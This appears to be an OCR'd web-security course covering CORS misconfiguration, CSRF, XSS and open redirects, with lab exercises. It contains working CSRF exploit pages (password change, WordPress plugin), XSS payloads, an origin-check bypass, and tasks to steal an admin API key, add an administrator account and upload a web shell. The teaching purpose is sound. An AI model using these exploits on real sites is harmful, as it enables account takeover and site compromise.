
Let's make an example, if the following code is executed by `https://memoryleaks.ir`:

```
const invocation = new XMLHttpRequest();
const url = 'http://domain.tld/resources/api/me/data/';

function callOtherDomain() {
  if (invocation) {
    invocation.open('GET', url, true);
    invocation.withCredentials = true;
    invocation.setRequestHeader('Content-Type', 'application/json');
    invocation.onreadystatechange = handlerFunction;
    invocation.send();
  }
}
```

The following headers should be response of Preflight request:

```
Access-Control-Allow-Origin: https://memoryleaks.ir
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type
```

The flow is:



Consider the following code:

```
<!DOCTYPE html>
<html>
<body>

<h2>Using the XMLHttpRequest Object</h2>

<div id="demo">
<button type="button" onclick="loadXMLDoc()">Change Content</button>
</div>

<script>
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = this.responseText;
    }
  };
  xhttp.open("POST", "http://owasp-class.lab:32224/api/get_info", true);
  xhttp.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhttp.setRequestHeader('X-Header', 'test');
  // xhttp.setRequestHeader('X-OWASP', 'Voorivex');
  xhttp.send("user_id=1");
}
</script>
</body>
</html>
```

- Does it cause a simple request? why?
- Does the browser send preflight or not?

▼ What is a right response header to enable CORS?

```
Access-Control-Allow-Origin: http://localhost:8000
Access-Control-Allow-Headers: X-Header
```


Now let’s see the Preflight and CORS in action.

CORS Misconfiguration


It's called Cross-domain Policy with Untrusted Domains in Mitre, categorized as A05_2021-Security_Misconfiguration in OWASP TOP10 2021. What is it?

- A CORS misconfiguration can leave the application at a high-risk of compromise
- Impacts on the confidentiality and integrity of data
- Allowing third-party sites to carry out **privileged requests** through your web site's authenticated users
- For instance, retrieving user setting information or saved payment card data

Real world example?



The attack scenario is shown below:



The vulnerability exists here because browsers send Cookies automatically (where is **SameSite**?). So CORS misconfiguration happens when:

- There is an endpoint which returns **users sensitive** information and accepts arbitrary **Origin + ACAC**
- The endpoint should work by **Cookies** (not token or etc)


Let’s see CORS in action:

Lab: CORS vulnerability with basic origin reflection | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack

Now let’s talk about real cases. Due to scalability, companies have implemented CORS dynamically. To keep the security, they should write a method to verify the **Origin** and accept or deny it. The method may be vulnerable:



But how can it be vulnerable? Look at the following code

```
app.get('/user/info', (req, res) => {

  if (req.headers.origin.indexOf("memoryleaks.ir") < 0){
    //security failed, no CORS here
    //exit
  } else {
    add_cors_headers(req.headers.origin); //returns ACAO: req.headers.origin & ACAC: T
rue
  }

  var user_obj = get_user_data(req.session.user_id);
  res.render('result');
});
```

Of course we cannot send `https://attacker.com` as Origin header, but how about `https://memoryleaks.ir.attacker.com` as Origin?

```
➜  goodcms git:(master) node
Welcome to Node.js v18.2.0.
Type ".help" for more information.
> 'https://memoryleaks.ir.attacker.com'.indexOf('memoryleaks.ir')
8
>
```

The Vulnerable CORS Cases

If a site (`company.com`) works with **Cookie** and has an **endpoint** which returns **sensitive information**, the following cases are vulnerable:

Note: In all cases, the Cookie's SameSite should be set to None

- Case 1
  - `Access-Control-Allow-Origin: https://attacker.com`
  - `Access-Control-Allow-Credentials: True`
- Case 2
  - `Access-Control-Allow-Origin: https://company.com.attacker.com`
  - `Access-Control-Allow-Credentials: True`
- Case 3
  - `Access-Control-Allow-Origin: null`
  - `Access-Control-Allow-Credentials: True`
- Case 4 - vulnerable if any of subdomains are vulnerable to XSS
  - `Access-Control-Allow-Origin: https://anysub.company.com`
  - `Access-Control-Allow-Credentials: True`

When you see `Access-Control-Allow-Origin: https://attacker.com` and `Access-Control-Allow-Credentials: True`, do not rush in reporting vulnerability, it’s a flaw once you can exploit it, example:

Semrush disclosed on HackerOne: Cross-origin resource sharing

Issue:Cross-origin resource sharing: arbitrary origin trusted The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain. The

https://hackerone.com/reports/288912

Bounty World - Episode 2

توی این قسمت میریم ارائه‌های ناهام‌کان ۲۰۲۲ رو بررسی می‌کنیم، یه سری وکتور خیلی خوب از ارائه‌ها دراوردم که توی باگ بانتی بدردتون میخوره. یه پیکار ایک اس اس داریم، یه سری توئیت مفید و یه ابزار هم

https://youtu.be/AUQSYobXbZI?t=1417

Recap

- There are some ways to exchange data between two different origins, PostMessage, JSONP, CORS, etc.
- In order to update SOP, the server should set appropriate CORS headers
- The browser fills the **correct** Origin header automatically, it **cannot** be forged
- In terms of Cross-Origin HTTP request, if the HTTP request it **not simple**, browsers will send a **Preflight request**
- If the request is not simply, browsers will follow up the Preflight's response CORS rules
- CORS misconfiguration happens when there is an endpoint which returns **users sensitive information**, and the site
  - Implemented CORS which accepts arbitrary Origin + ACAC
  - Implemented Cookies for authentication class
- In many websites, there is a function which checks the Origin, it may not be safe against some vectors
- If CORS accepts arbitrary Origin in a website, it's not vulnerability **unless** the exploit works successfully

Tasks

Practice

- Run the code in the lesson to interact with GoodCMS endpoint
- Try to solve the portSwigger lab which I've solved in the lesson

CORS vulnerability with trusted null origin

Open the following challenge

> Lab: CORS vulnerability with trusted null origin | Web Security Academy
>
> Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here
>
> https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack

- **DO NOT** look at the solution
- Login in the website, is there any endpoint which works with **Cookies** and returns **sensitive information** of user?
- Try to change Origin header to bypass the restriction
- Try to change Origin header to `null`, does it work?
- Search the net to find out how the `null` Origin can be exploited

- Write an exploit, test it in the browser's console
- Send the exploit to the victim and solve the challenge

Good CMS

Then go solve the challenge:

- The challenge objective is give the admin a malicious link and steal their `API_KEY`
- Open the website, log in into the website, collect all HTTP requests (`good_user:good_user`)
- Look at the requests carefully, is there any CORS misconfiguration?
- Maybe you should conduct some tests to discover a misconfiguration 🙂

▼ Need a hint? DO NOT open this until you solve it

▼ I said DO NOT :)

XSS & CSRF - Detection and Exploitation

You've learned some browsers APIs and concepts, now it's time to use them to find vulnerabilities.


- Cross Site Request Forgery
- The CSRF Protection
- Cross-Site Scripting
- XSS Exploitation
- Recap
- Tasks

Cross Site Request Forgery

It’s called CSRF in Mitre, categorized as Broken Access Control in OWASP TOP10 2021. What is it?

- It forces an end-user to **execute unwanted actions** on a web application in which they're currently **authenticated**
- The action should be state-changing, such as update profile, change password, etc
- How can attackers force a user to send HTTP request? it’s simple, we’ve learned it before
- The authentication system should work with Cookies, if `SameSite` is enabled, an XSS is needed on any subdomain to exploit the flaw
- Can any HTTP request be CSRFed? Can attackers forge any HTTP request? **NO**, it should be simple HTTP request
- The SOP still exists, although the attacker doesn’t need the response (action has done)

The attack scenario is shown below:



▼ Let’s see CSRF in action

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>GOODCMS CSRF exploit!</title>
    <script>

        function runCSRF() {
            // It changes the password by sending the request to the server
            // But you cannot view the resulting response because of SOP
            let request = new XMLHttpRequest();
            request.onreadystatechange = function () {
                if (request.readyState == 4 && request.status == 200) {
                    console.log(`[*] Password changed to 'user'`);
                }
            }
            request.open("POST", "http://goodcms.lab:32224/change_pass");
            request.setRequestHeader("Content-Type", "application/x-www-form-urlen
coded");
            request.withCredentials = true;
            request.send("password=user&password_repeat=user");
        }
        window.onload = function () {
            runCSRF();
        };
    </script>
</head>
<body>
</body>
</html>
```

▼ Let’s find a CSRF in a WordPress’s plugin and exploit it

```
<html>
<title>Normal site</title>
<script src='jquery.min.js'></script>
<meta charset="utf-8"/>
<center>
    <br>
    <h1>Normal Site</h1>
    <br><br>
    <img src='troll.png' style="height: 70%;width: 40%;"></img>
</center>
<script type="text/javascript">

function exploit(){

    var targetUrl = 'http://owasp-class.lab:48010'
    var quizID = 1

  $.ajax(
  {
        url: targetUrl + '/wp-admin/admin.php?page=mlw_quiz_options&quiz_id=' + qu
izID,
        data: {'question_type': '0', 'question_name': 'Hacker man', 'correct_answe
r_info': '', 'hint': '', 'comments': '1', 'new_question_order': 2, 'required': 0,
 'new_new_category': '', 'new_question_answer_total': 0, 'question_submission': 'n
ew_question', 'quiz_id': quizID, 'question_id': '0'},
        type: 'POST',
      xhrFields: {
           withCredentials: true
        },
        crossDomain: true
  });

}
exploit();
</script>
</html>
```


The CSRF Protection

There are lots of protections to prevent CSRF. We should know all to bypass some bad implementations:

- Using anti CSRF token to prevent forgery (most common)
- Checking `Referer` header (the function which checks the `Referer` must be safe)
- Using a custom header for each requests (or any action which makes the HTTP request complex)

Let’s review the anti CSRF token mechanism:

- User sends HTTP request to change password form (GET request)
- In the response, server returns an anti CSRF token **bound** to **the user’s Session**
- User enters new password and submits the form (POST request), the CSRF token will be sent to server
- Based on the Session, the CSRF token is checked in server side



In the mechanism above, the change password request (POST request) cannot be CSRFed due to the attacker doesn't know the CSRF token of the user. Let's see CSRF anti forgery token in action (in WordPress CMS)

Cross-Site Scripting

What is XSS? A vulnerability in which an attacker can inject malicious JavaScript code into a websites. The script will be executed on user's browser. There are two types of XSS:

- Normal XSS → occurs when HTML is being parsed by browsers
- DOM XSS → occurs when JavaScript code is executed as a result of modifying the DOM

Each of types can be **Reflected** or **Stored**. In the reflected mode, no data is saved on the server, so the exploit **should be delivered** to user by a side channel. In the stored mode, the payload is saved in server and automatically injected to users when they visit vulnerable page.

> 💡 There is also an XSS type named **Blind XSS**, the blind here refers that we cannot see the results of our payload. We inject payload and hope for a vulnerability. Other users (specially moderators) open the payload, we will be noticed (how?)

There are many XSS vectors, let's introduce some popular ones:

```
<script>alert(origin)</script>
<img src=x onerror=alert(origin)>
<svg onload=alert(origin)>
```

Now Let’s see XSS in action:

- Simple and easy → Level 1 of XSS Lab
- Simple and easy DOM → Level 2 of XSS Lab
- Simple and easy stored → Level 3 of XSS lab
- Sometimes you need to break out the HTML context, GYM challenges, level 6 and 7
- Sometimes you are in JavaScript, you need to break out the context, GYM challenges level 13 and 14
- Let’s discover an XSS in a WordPress’s plugin and write an exploit code to pop an `alert`

XSS Exploitation

Cross-Site Scripting Exploitation

XSS disables the most important security feature in the browsers, what is it? SOP


Considering this, by XSS we can **perform any** action **on behalf of the victim**. For example assume we have an XSS in a WordPress website, in another word we are administrator 🙂 We don't have administration interface, but we can force administrator to **do anything we want**.

Add Administration Account

In the WordPress administration panel, there is a section named Users which is for user management. In this section, we can force administrator to add new privileged user. There is a problem here, the request is protected against CSRF. However, we have an XSS so the exploit flow is:

- Sending an HTTP request to the Users section to load the page
- Searching and extracting CSRF token in response (DOM is accessible due to XSS)
- Sending an HTTP request to add administration account (CSRF token included)
- Bingo! we will have a high privilege account by XSS

The attacking flow is:



Let’s see the attack in action!

Recap

- CSRF forces an end-user to **execute unwanted actions** (Cookie + State changing)
- The protection against CSRF is simple, adding a CSRF token or a custom header will prevent the attack
- The XSS is to inject JavaScript code into a vulnerable website
  - XSS in rendering HTML page is called (normal) XSS
  - XSS in changing DOM is called DOM based XSS
- XSS can be reflected or stored, in the reflected the exploit should be delivered to the victim
- To discover XSS, we can use various tags and event handlers, such as `img` or `svg`
- Websites use HTML encoding to prevent XSS, sometimes this protection can be bypassed
- If a website is prone to XSS, we can perform any action that other users can do (SOP is gone)
- Exploiting an XSS requires the intermediate knowledge of JavaScript and Browsers security

Tasks

Practice - GoodCMS

Try to exploit GoodCMS, login by credentials: `good_user` : `good_user`

Practice - WordPress

Try to exploit the WordPress's plugin to add a new quiz by CSRF (download from here, run it locally on your machine and exploit it)

GYM XSS

Solve levels 1 to 20 (skip the number 4)

XSS Lab

Solve levels 1 to 7, 13 to 16

Level 28 (bonus):

- There is no protection in HTML, so XSS can be achieved easily
- Put the following HTML tag, you will see the image loads from `memoryleaks.ir`

```
<img src="https://www.memoryleaks.ir/wp-content/themes/yashar/assets/img/logo.png">
```

- Put the following payload, open the browser's console and look at the security error

```
<script>alert(origin)</script>
```

- If the CSP is not present, the XSS will be easy, right?
- Try find a way to bypass the restriction and pop and `alert(origin)`

You can continue solving other levels, it's a bonus for you 🙂


WordPress Exploitation

Please follow the following steps to complete the task


- Install WordPress and the vulnerable plugin in your own machine
- Find a CSRF vulnerability in the plugin and write an exploit code (don't use the lesson code)
- Find a XSS vulnerability in the plugin and write an exploit code to pop an `alert` (don't use the lesson code)
- Write an exploit code to add administration account (follow the scenario in the lesson)
- Write an exploit code to upload remote web shell in plugin section (the scenario is the same, but JavaScript is different)
- Send me the exploit link after success exploitation (tested in your own machine)

OWASP Lessons - Week 3

- Open Redirect
- Security Misconfiguration
- Server-Side Request Forgery




Open Redirect



Before Start

You should know about the following topics before start the lesson:

- Programming concepts and understanding
- HTTP protocol, status codes
- JavaScript, reading and debugging
- Web application, query string and post data



Open Redirect

It’s called URL Redirection to Untrusted Site ('Open Redirect') in Mitre, not categorized in OWASP TOP 10 2021, it’s called Unvalidated Redirects and Forwards in OWASP cheatsheet. What is it?

- Web application redirects user based on the untrusted input
- Can be leveraged to achieve Cross-Site Scripting (XSS)
- Can be leveraged to account takeover in some authentication flows
- Can be leveraged to bypass SSRF domain whitelist to achieve full-blown Server-Side Request Forgery (SSRF)
- It redirects an unsuspecting victim from a legitimate domain to an attacker's phishing site
- Two types of Open Redirect can be occurred, header based or HTML/Javascript based

